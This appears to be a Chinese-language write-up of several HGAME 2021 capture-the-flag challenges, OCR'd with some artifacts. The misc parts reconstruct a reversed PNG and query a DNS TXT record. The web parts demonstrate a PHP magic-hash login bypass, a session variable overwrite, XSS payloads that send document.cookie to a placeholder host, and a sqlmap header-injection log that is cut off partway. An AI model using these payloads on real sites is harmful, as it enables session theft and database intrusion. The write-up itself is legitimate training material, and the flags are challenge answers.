3A FA D2 94 D1 D5 11 87 21 08 42 10 21 22 02 49
92 62 8F 0B B9 D2 B4 50 1C 3C 94 A5 A1 74 CB FF
FF A7 A1 44 0C 20 83 16 CB 96 ED 81 68 54 41 44
49 3D 01 00 00 8B 80 B3 AB 00 00 00 02 08 14 00
00 00 B4 00 00 00 52 44 48 49 0D 00 00 00 0A 1A
0A 0D 47 4E 50 89
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
 COMMAND  saver | +
:%s/\n/
```

拿到字符串 写入python

再反转 即可拿到

```
>>> str1 = '82 60 42 AE 44 4E 45 49 00 00 00 00 FA 3A E0 B1 66 A3 6A AD 01 78 2D
C8 42 10 84 21 08 42 29 9C 35 33 14 F3 4A 53 4A 9E 62 69 8A F5 BD 20 75 4F AD 38
EF 92 4B 88 DE C3 FB 6D 60 04 74 81 D6 09 B0 EC 1A C4 64 67 D2 14 24 2F 40 85 F6
45 6E 9A AB 99 90 6D 23 E6 6F A6 D5 82 FC A0 8F AC BD 20 15 E4 4F 39 C2 36 5B 2A
A3 9D D7 D4 5A 53 63 F9 D8 16 A5 ED 6A 49 31 1C 76 EA D7 CC C4 40 73 91 22 86 C1
1F 96 62 0D F1 1C EE 82 E5 AA EB 52 56 45 0A 52 23 9D 7F 28 71 D3 FF AF F3 B4 F6
49 DF 74 92 29 B8 9E 4D AD 42 E6 4A 0E 35 B2 DC 7F D6 98 9A C5 61 ED 15 BA A7 74
A9 01 29 D4 49 BD C9 B9 2B E9 50 12 B1 B1 C6 F2 06 38 8E A4 E4 EA F2 37 1D 46 CC
79 FC 89 DD 5F 0D D5 80 95 7A 88 ED 7E EA 39 78 82 35 69 5A 8B 95 88 EE A2 87 D6
66 C9 B4 8F 92 16 AA C8 D5 31 55 7A 55 E5 C6 14 F9 7C 79 B1 04 DF 2B 2B 2D 0C B8
A9 9A A6 8C 87 12 1C 82 FA 65 2E A1 7F 2D 66 73 21 2E 4F BF 06 EA 3A FA D2 94 D1
D5 11 87 21 08 42 10 21 22 02 49 92 62 8F 0B B9 D2 B4 50 1C 3C 94 A5 A1 74 CB FF
FF A7 A1 44 0C 20 83 16 CB 96 ED 81 68 54 41 44 49 3D 01 00 00 8B 80 B3 AB 00 00
00 02 08 14 00 00 00 B4 00 00 00 52 44 48 49 0D 00 00 00 0A 1A 0A 0D 47 4E 50
89'
>>> str1.split(" ")
['82', '60', '42', 'AE', '44', '4E', '45', '49', '00', '00', '00', '00', 'FA',
'3A', 'E0', 'B1', '66', 'A3', '6A', 'AD', '01', '78', '2D', 'C8', '42', '10',
'84', '21', '08', '42', '29', '9C', '35', '33', '14', 'F3', '4A', '53', '4A',
'9E', '62', '69', '8A', 'F5', 'BD', '20', '75', '4F', 'AD', '38', 'EF', '92',
'4B', '88', 'DE', 'C3', 'FB', '6D', '60', '04', '74', '81', 'D6', '09', 'B0',
'EC', '1A', 'C4', '64', '67', 'D2', '14', '24', '2F', '40', '85', 'F6', '45',
'6E', '9A', 'AB', '99', '90', '6D', '23', 'E6', '6F', 'A6', 'D5', '82', 'FC',
'A0', '8F', 'AC', 'BD', '20', '15', 'E4', '4F', '39', 'C2', '36', '5B', '2A',
'A3', '9D', 'D7', 'D4', '5A', '53', '63', 'F9', 'D8', '16', 'A5', 'ED', '6A',
'49', '31', '1C', '76', 'EA', 'D7', 'CC', 'C4', '40', '73', '91', '22', '86',
'C1', '1F', '96', '62', '0D', 'F1', '1C', 'EE', '82', 'E5', 'AA', 'EB', '52',
'56', '45', '0A', '52', '23', '9D', '7F', '28', '71', 'D3', 'FF', 'AF', 'F3',
'B4', 'F6', '49', 'DF', '74', '92', '29', 'B8', '9E', '4D', 'AD', '42', 'E6',
'4A', '0E', '35', 'B2', 'DC', '7F', 'D6', '98', '9A', 'C5', '61', 'ED', '15',
'BA', 'A7', '74', 'A9', '01', '29', 'D4', '49', 'BD', 'C9', 'B9', '2B', 'E9',
'50', '12', 'B1', 'B1', 'C6', 'F2', '06', '38', '8E', 'A4', 'E4', 'EA', 'F2',
'37', '1D', '46', 'CC', '79', 'FC', '89', 'DD', '5F', '0D', 'D5', '80', '95',
'7A', '88', 'ED', '7E', 'EA', '39', '78', '82', '35', '69', '5A', '8B', '95',
'88', 'EE', 'A2', '87', 'D6', '66', 'C9', 'B4', '8F', '92', '16', 'AA', 'C8',
'D5', '31', '55', '7A', '55', 'E5', 'C6', '14', 'F9', '7C', '79', 'B1', '04',
'DF', '2B', '2B', '2D', '0C', 'B8', 'A9', '9A', 'A6', '8C', '87', '12', '1C',
'82', 'FA', '65', '2E', 'A1', '7F', '2D', '66', '73', '21', '2E', '4F', 'BF',
'06', 'EA', '3A', 'FA', 'D2', '94', 'D1', 'D5', '11', '87', '21', '08', '42',
'10', '21', '22', '02', '49', '92', '62', '8F', '0B', 'B9', 'D2', 'B4', '50',
'1C', '3C', '94', 'A5', 'A1', '74', 'CB', 'FF', 'FF', 'A7', 'A1', '44', '0C',
'20', '83', '16', 'CB', '96', 'ED', '81', '68', '54', '41', '44', '49', '3D',
'01', '00', '00', '8B', '80', 'B3', 'AB', '00', '00', '00', '02', '08', '14',
'00', '00', '00', 'B4', '00', '00', '00', '52', '44', '48', '49', '0D', '00',
'00', '00', '0A', '1A', '0A', '0D', '47', '4E', '50', '89']
>>> str1.split(" ")[::-1]
```


```
['89', '50', '4E', '47', '0D', '0A', '1A', '0A', '00', '00', '00', '0D', '49',
'48', '44', '52', '00', '00', '00', 'B4', '00', '00', '00', '14', '08', '02',
'00', '00', '00', 'AB', 'B3', '80', '8B', '00', '00', '01', '3D', '49', '44',
'41', '54', '68', '81', 'ED', '96', 'CB', '16', '83', '20', '0C', '44', 'A1',
'A7', 'FF', 'FF', 'CB', '74', 'A1', 'A5', '94', '3C', '1C', '50', 'B4', 'D2',
'B9', '0B', '8F', '62', '92', '49', '02', '22', '21', '10', '42', '08', '21',
'87', '11', 'D5', 'D1', '94', 'D2', 'FA', '3A', 'EA', '06', 'BF', '4F', '2E',
'21', '73', '66', '2D', '7F', 'A1', '2E', '65', 'FA', '82', '1C', '12', '87',
'8C', 'A6', '9A', 'A9', 'B8', '0C', '2D', '2B', '2B', 'DF', '04', 'B1', '79',
'7C', 'F9', '14', 'C6', 'E5', '55', '7A', '55', '31', 'D5', 'C8', 'AA', '16',
'92', '8F', 'B4', 'C9', '66', 'D6', '87', 'A2', 'EE', '88', '95', '8B', '5A',
'69', '35', '82', '78', '39', 'EA', '7E', 'ED', '88', '7A', '95', '80', 'D5',
'0D', '5F', 'DD', '89', 'FC', '79', 'CC', '46', '1D', '37', 'F2', 'EA', 'E4',
'A4', '8E', '38', '06', 'F2', 'C6', 'B1', 'B1', '12', '50', 'E9', '2B', 'B9',
'C9', 'BD', '49', 'D4', '29', '01', 'A9', '74', 'A7', 'BA', '15', 'ED', '61',
'C5', '9A', '98', 'D6', '7F', 'DC', 'B2', '35', '0E', '4A', 'E6', '42', 'AD',
'4D', '9E', 'B8', '29', '92', '74', 'DF', '49', 'F6', 'B4', 'F3', 'AF', 'FF',
'D3', '71', '28', '7F', '9D', '23', '52', '0A', '45', '56', '52', 'EB', 'AA',
'E5', '82', 'EE', '1C', 'F1', '0D', '62', '96', '1F', 'C1', '86', '22', '91',
'73', '40', 'C4', 'CC', 'D7', 'EA', '76', '1C', '31', '49', '6A', 'ED', 'A5',
'16', 'D8', 'F9', '63', '53', '5A', 'D4', 'D7', '9D', 'A3', '2A', '5B', '36',
'C2', '39', '4F', 'E4', '15', '20', 'BD', 'AC', '8F', 'A0', 'FC', '82', 'D5',
'A6', '6F', 'E6', '23', '6D', '90', '99', 'AB', '9A', '6E', '45', 'F6', '85',
'40', '2F', '24', '14', 'D2', '67', '64', 'C4', '1A', 'EC', 'B0', '09', 'D6',
'81', '74', '04', '60', '6D', 'FB', 'C3', 'DE', '88', '4B', '92', 'EF', '38',
'AD', '4F', '75', '20', 'BD', 'F5', '8A', '69', '62', '9E', '4A', '53', '4A',
'F3', '14', '33', '35', '9C', '29', '42', '08', '21', '84', '10', '42', 'C8',
'2D', '78', '01', 'AD', '6A', 'A3', '66', 'B1', 'E0', '3A', 'FA', '00', '00',
'00', '00', '49', '45', '4E', '44', 'AE', '42', '60', '82']
>>> str_after = str1.split(" ")[::-1]
>>> " ".join(str_after)
'89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52 00 00 00 B4 00 00 00 14 08 02 00
00 00 AB B3 80 8B 00 00 01 3D 49 44 41 54 68 81 ED 96 CB 16 83 20 0C 44 A1 A7 FF
FF CB 74 A1 A5 94 3C 1C 50 B4 D2 B9 0B 8F 62 92 49 02 22 21 10 42 08 21 87 11 D5
D1 94 D2 FA 3A EA 06 BF 4F 2E 21 73 66 2D 7F A1 2E 65 FA 82 1C 12 87 8C A6 9A A9
B8 0C 2D 2B 2B DF 04 B1 79 7C F9 14 C6 E5 55 7A 55 31 D5 C8 AA 16 92 8F B4 C9 66
D6 87 A2 EE 88 95 8B 5A 69 35 82 78 39 EA 7E ED 88 7A 95 80 D5 0D 5F DD 89 FC 79
CC 46 1D 37 F2 EA E4 A4 8E 38 06 F2 C6 B1 B1 12 50 E9 2B B9 C9 BD 49 D4 29 01 A9
74 A7 BA 15 ED 61 C5 9A 98 D6 7F DC B2 35 0E 4A E6 42 AD 4D 9E B8 29 92 74 DF 49
F6 B4 F3 AF FF D3 71 28 7F 9D 23 52 0A 45 56 52 EB AA E5 82 EE 1C F1 0D 62 96 1F
C1 86 22 91 73 40 C4 CC D7 EA 76 1C 31 49 6A ED A5 16 D8 F9 63 53 5A D4 D7 9D A3
2A 5B 36 C2 39 4F E4 15 20 BD AC 8F A0 FC 82 D5 A6 6F E6 23 6D 90 99 AB 9A 6E 45
F6 85 40 2F 24 14 D2 67 64 C4 1A EC B0 09 D6 81 74 04 60 6D FB C3 DE 88 4B 92 EF
38 AD 4F 75 20 BD F5 8A 69 62 9E 4A 53 4A F3 14 33 35 9C 29 42 08 21 84 10 42 C8
2D 78 01 AD 6A A3 66 B1 E0 3A FA 00 00 00 00 49 45 4E 44 AE 42 60 82'
>>> quit()
```


然后导入 010 editor

save as xx.png

打开 一看

一张图片 然后再 左右反转 就是我们的 flag 形式






```
hgame{tenchi_souzou_dezain_bu}
```

misc 4-DNS

下载完毕 之后直接wireshark打开

导出文件中看到 html 文件

然后打开发现了 do you know spf ?

一波谷歌之后发现是一种 dns 的 txt 记录

然后直接查询

```
└─$ dig -t txt flag.hgame2021.cf

; <<>> DiG 9.16.11-Debian <<>> -t txt flag.hgame2021.cf
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59512
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: db629f361faa2d0a4d5017c5601ea23e6c4899b835b8c7ec (good)
;; QUESTION SECTION:
;flag.hgame2021.cf.             IN      TXT

;; ANSWER SECTION:
flag.hgame2021.cf.      300     IN      TXT     "hgame{D0main_N4me_5ystem}"

;; Query time: 92 msec
;; SERVER: 192.168.3.1#53(192.168.3.1)
;; WHEN: 六 2月 06 09:05:51 EST 2021
;; MSG SIZE  rcvd: 112
```

直接拿到flag

```
hgame{D0main_N4me_5ystem}
```

> 补一个 用 windows 的 查询方法

```
C:\Windows\system32>nslookup
默认服务器:  UnKnown
Address:  192.168.3.1

> flag.hgame2021.cf
服务器:  UnKnown
Address:  192.168.3.1

非权威应答:
名称:    flag.hgame2021.cf
Addresses:  2606:4700:3031::ac43:9443
          2606:4700:3034::6815:27bc
          172.67.148.67
          104.21.39.188

> set type=txt
> flag.hgame2021.cf
服务器:  UnKnown
Address:  192.168.3.1

非权威应答:
flag.hgame2021.cf       text =

        "hgame{D0main_N4me_5ystem}"
```

web

web 1-LazyDogR4U

首先 常见操作

www.zip搞下源码

然后进行源码分析

可以直接看到 config.ini 中使用的用户名密码

先在 cmd5 网站上搜寻了一下 密码

发现没有 暴力破解是不要想了

然后看到 testuser

这时候还没有什么别的想法

然后看到了鉴权的 code

```
└─$ cat User.php
<?php


class User
{

    function login($username, $password){
        if(session_status() == 1){
            session_start();
        }
        $userList = $this->getUsersList();
        if(array_key_exists($username, $userList)){
            if(md5($password) == $userList[$username]['pass_md5']){
                $_SESSION['username'] = $username;
                return true;
            }else{
                return false;
            }
        }
        return false;
    }

    function logout(){
        unset($_SESSION['username']);
        session_destroy();
    }

    private function getUsersList(){
        return Config::getAllUsers();
    }
}
```

好家伙 不是个弱比较吗

然后查了一下 弱类型 就得到了

> 0e 开头的字符串会以科学计数法的形式进行弱比较

导致任意两个 0e 开头的密码就会相等 而且等于 0

```
$ cat config.ini Config.php
[global]
debug = true

[admin]
username = admin
pass_md5 = b02d455009d3cf71951ba28058b2e615

[testuser]
```

```
username = testuser
pass_md5 = 0e114902927253523756713132279690

<?php
class Config{

    private static array $conf;
    /**
     * @var array|false
     */

    static function init(){
        self::$conf = parse_ini_file('config.ini', true);
    }

    static function getItem($section, $key){
        return self::$conf[$section][$key];
    }

    static function getAllUsers(): array
    {
        $users = self::$conf;
        unset($users['global']);
        return $users;
    }
}

Config::init();
```

于是随便照一个md5是 0e 开头的密码就可以以 testuser 登陆

接下来 再看看 flag.php 和 lazy.php 的代码

看到 $$ 感到非常的奇怪

于是特意查了一下

好家伙是一个动态变量名称

> 真的有够懒的

ctf-wiki 中有一章节叫做 变量覆盖

于是发现这里存在一个 session 的变量覆盖

这里还踩了一个坑

username 的引号需要被去掉 不去掉整个 session 会被直接覆盖掉

导致触发 下面的严重后果

> die("您配吗?");

```
Pretty Raw \n Actions
1 GET /flag.php?_$ESESSIONSSION[username]=admin HTTP/1.1
2 Host: 5cc00b10f9.lazy.r4u.top
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 Origin: http://5cc00b10f9.lazy.r4u.top
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
  bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Referer: http://5cc00b10f9.lazy.r4u.top/
9 Accept-Encoding: gzip, deflate
10 Accept-Language: zh-CN,zh;q=0.9
11 Cookie: PHPSESSID=012277af09c37787707080a57056a307
12 Connection: close
13
14
```

```
Pretty Raw Render \n Actions
5 Connection: close
6 X-Powered-By: PHP/7.4.14
7 Expires: Thu, 19 Nov 1981 08:52:00 GMT
8 Cache-Control: no-store, no-cache, must-revalidate
9 Pragma: no-cache
10 Content-Length: 554
11
12
13
14 <!DOCTYPE html>
15 <html lang="en">
16
17   <head>
18     <meta charset="UTF-8">
19     <meta name="viewport" content="width=device-width, initial-scale=1.0"
20     <meta http-equiv="X-UA-Compatible" content="ie=edge">
21     <title>
         Document
       </title>
22     <link rel="stylesheet" href="static/style.css">
23   </head>
24
25   <body>
26     <form class="box" action="" method="post">
27       <h3 style='color: white'>
           admin将于今日获取自己忠实的flag
         </h3>
         <h3 style='color: white'>
           hgame{r4u_!$_@-l@Zy~dog}
         </h3>
             <input type="submit" name="submit" value="getflag">
28     </form>
29   </body>
30
31 </html>
32
33
```

```
hgame{r4u_!$_@-l@Zy~dog}
```

web 2-Post to zuckonit


发现会反转 payload

所以 只要反过来也可以攻击就可以了

构造方法如下

```
>>> str ="<img src='' onerror=alert(1)>"
>>> payload = str[::-1]+str[1:-1]
>>> payload
'>)1(trela=rorreno ''=crs gmi<img src='' onerror=alert(1)"
>>> str ="<img src='' onerror=alert(1337)>"
>>> payload = str[::-1]+str[1:-1]
>>> payload
'>)7331(trela=rorreno ''=crs gmi<img src='' onerror=alert(1337)"
```

把双引号的内容塞入 框框就行



这是一个 普通的 xss

只要有 服务器 或者公网 ip

适当改变我们的 payload 把参数传递过去就可以了

例如

```
>>> str ="<img src='' onerror=document.open('your-url'+document.cookie)>"
>>> payload = str[::-1]+str[1:-1]
>>> payload
">)eikooc.tnemucod+'lru-ruoy'(nepo.tnemucod=rorreno ''=crs gmi<img src='' on
error=document.open('your-url'+document.cookie)"
```

亦或者

```
>>> str="<img/src='fuckyou_Xss'/onerror=window.location.href='//your.com/?xss.file='+document.cookie>"
>>> payload = str[::-1]+str[1:-1]
>>> payload
">eikooc.tnemucod+'=elif.ssx?/moc.ruoy//'=ferh.noitacol.wodniw=rorreno/'ssX_uoykcuf'=crs/gmi<img/src='fuckyou_X
ss'/onerror=window.location.href='//your.com/?xss.file='+document.cookie"
```

直接进行 页面跳转+cookie 传递


但是注意 经过测试此出的 http 会被处理

POST 之后测试一下发现真的跳转了 clear 掉

然后 Submit

接下来上服务器获得对方的 GET 请求 保存下来Token

到浏览器 保存 cookies



拿到 flag

```
hgame{X5s_t0_GEt_@dm1n's_cOokies.}
```

web 3-200OK!!

这是一个很冷门的考法

在 js 中寻找到头 指令

是传递了一个 Status 的随机生成的数字 作为请求头送去服务器

然后服务器返回 相关的http错误

当时我就在思考是不是 sql 的头注入

果然

```
└─$ sqlmap -u https://200ok.liki.link/server.php -H "Status: 1" -p Status --
delay 0.5 --random-agent --tampe=space2comment
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.5#stable}
|_ -| . ["]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org
```

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program

[*] starting @ 04:03:14 /2021-02-07/

[04:03:14] [INFO] loading tamper module 'space2comment'
[04:03:14] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11;
U; Linux i686; en-US; rv:1.8.1.2) Gecko/20070220 Firefox/2.0.0.2' from file
'/usr/share/sqlmap/data/txt/user-agents.txt'
[04:03:14] [INFO] testing connection to the target URL
[04:03:15] [INFO] testing if the target URL content is stable
[04:03:15] [INFO] target URL content is stable
[04:03:16] [WARNING] heuristic (basic) test shows that (custom) HEADER parameter
'Status' might not be injectable
[04:03:17] [INFO] testing for SQL injection on (custom) HEADER parameter
'Status'
[04:03:17] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[04:03:23] [INFO] (custom) HEADER parameter 'Status' appears to be 'AND boolean-
based blind - WHERE or HAVING clause' injectable
[04:03:35] [INFO] heuristic (extended) test shows that the back-end DBMS could be
'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads
specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending
provided level (1) and risk (1) values? [Y/n] Y
[04:03:45] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY
or GROUP BY clause (BIGINT UNSIGNED)'
[04:03:45] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause
(BIGINT UNSIGNED)'
[04:03:46] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY
or GROUP BY clause (EXP)'
[04:03:47] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause
(EXP)'
[04:03:47] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY
or GROUP BY clause (GTID_SUBSET)'
[04:03:48] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause
(GTID_SUBSET)'
[04:03:48] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER
BY or GROUP BY clause (JSON_KEYS)'
[04:03:49] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause
(JSON_KEYS)'
[04:03:50] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY
or GROUP BY clause (FLOOR)'
[04:03:50] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY
or GROUP BY clause (FLOOR)'
[04:03:51] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY
or GROUP BY clause (EXTRACTVALUE)'
[04:03:51] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY
or GROUP BY clause (EXTRACTVALUE)'
[04:03:52] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY
or GROUP BY clause (UPDATEXML)'
[04:03:53] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY
or GROUP BY clause (UPDATEXML)'
[04:03:53] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY
or GROUP BY clause (FLOOR)'
```

```
[04:03:54] [INFO] testing 'MySQL >= 4.1 OR error-based - WHERE or HAVING clause
(FLOOR)'
[04:03:54] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause (FLOOR)'

[04:03:56] [INFO] testing 'MySQL >= 5.1 error-based - PROCEDURE ANALYSE
(EXTRACTVALUE)'
[04:03:56] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (BIGINT
UNSIGNED)'
[04:03:56] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (EXP)'

[04:03:56] [INFO] testing 'MySQL >= 5.6 error-based - Parameter replace
(GTID_SUBSET)'
[04:03:56] [INFO] testing 'MySQL >= 5.7.8 error-based - Parameter replace
(JSON_KEYS)'
[04:03:56] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'

[04:03:56] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace
(UPDATEXML)'
[04:03:56] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace
(EXTRACTVALUE)'
[04:03:56] [INFO] testing 'Generic inline queries'
[04:03:57] [INFO] testing 'MySQL inline queries'
[04:03:58] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[04:03:58] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[04:03:59] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP -
comment)'
[04:03:59] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[04:04:00] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query -
comment)'
[04:04:01] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[04:04:01] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'

[04:04:02] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (query SLEEP)'
[04:04:02] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SLEEP)'
[04:04:14] [INFO] (custom) HEADER parameter 'Status' appears to be 'MySQL >=
5.0.12 AND time-based blind (SLEEP)' injectable
[04:04:14] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[04:04:15] [INFO] automatically extending ranges for UNION query injection
technique tests as there is at least one other (potential) technique found
[04:04:28] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[04:04:40] [INFO] testing 'MySQL UNION query (random number) - 1 to 20 columns'

[04:04:53] [INFO] testing 'MySQL UNION query (NULL) - 21 to 40 columns'
[04:05:05] [INFO] testing 'MySQL UNION query (random number) - 21 to 40 columns'

[04:05:17] [INFO] testing 'MySQL UNION query (NULL) - 41 to 60 columns'
[04:05:29] [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns'

[04:05:42] [INFO] testing 'MySQL UNION query (NULL) - 61 to 80 columns'
[04:06:10] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'

[04:06:23] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[04:06:35] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'

[04:07:06] [INFO] checking if the injection point on (custom) HEADER parameter
'Status' is a false positive
(custom) HEADER parameter 'Status' is vulnerable. Do you want to keep testing
the others (if any)? [y/N] y
```

